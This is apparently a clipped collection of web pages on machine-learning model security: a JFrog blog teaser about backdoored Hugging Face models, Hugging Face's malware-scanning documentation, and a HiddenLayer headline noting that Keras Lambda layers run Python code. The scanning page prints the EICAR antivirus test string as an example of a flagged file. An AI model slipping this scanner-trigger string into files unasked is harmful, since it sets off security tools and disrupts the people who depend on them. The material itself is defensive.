13 min read

In the realm of AI collaboration, Hugging Face reigns supreme. But could it be the target of model-based attacks? Recent JFrog findings suggest a concerning possibility, prompting a closer look at the platform's security and signaling a new era of caution in AI research.

Sign up for blog updates
Email address*
□ I have read and agreed to the Privacy Policy
Subscribe >
Popular Tags
CI/CD | Artifactory | Best Practices | DevOps | Xray
TRY THE JFROG PLATFORM
IN THE CLOUD OR SELF-HOSTED

https://jfrog.com/blog/data-scientists-targeted-by-malicious-hugging-face-ml-models-with-silent-backdoor/



https://huggingface.co/

Hugging Face Company ✓ Verified

https://huggingface.co huggingface huggingface

AI & ML interests

The AI community building the future.

Team members 166

Organization Card

👋 Hi!

We are on a mission to democratize *good* machine learning, one commit at a time.

If that sounds like something you should be doing, why don't you join us!

For press enquiries, you can ✉️ contact our team here.

Hub
Search documentation ⌘K
EN
221

Hugging Face Hub
Repositories
Getting Started with Repositories
Repository Settings
Pull Requests & Discussions
Notifications
Collections
Webhooks
Repository size recommendations
Next Steps
Licenses
Models
The Model Hub
Model Cards
Gated Models
Uploading Models


https://huggingface.co/docs/hub/en/security-malware

Malware Scanning

We run every file of your repositories through a malware scanner.

Scanning is triggered at each commit or when you visit a repository page.

Here is an example view of an infected file:



mcpotato / 42-eicar-street ♡ like 0

Model card | Files and versions | Community 3 | How to clone

main 42-eicar-street / eicar_test_file

mcpotato test 413c6c7 5 months ago


raw history blame contribute delete Unsafe: Eicar-Signature 70 Bytes

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*


```

> If your file has neither an ok nor infected badge, it could mean that it is either currently being scanned, waiting to be scanned, or that there was an error during the scan. It can take up to a few minutes to be scanned.

Malware Scanning



https://hiddenlayer.com/research/models-are-code/


MODELS ARE CODE

A Deep Dive into Security Risks in TensorFlow and Keras

By: Tom Bonner

Keras λ Layers

Deserialize & execute Python code



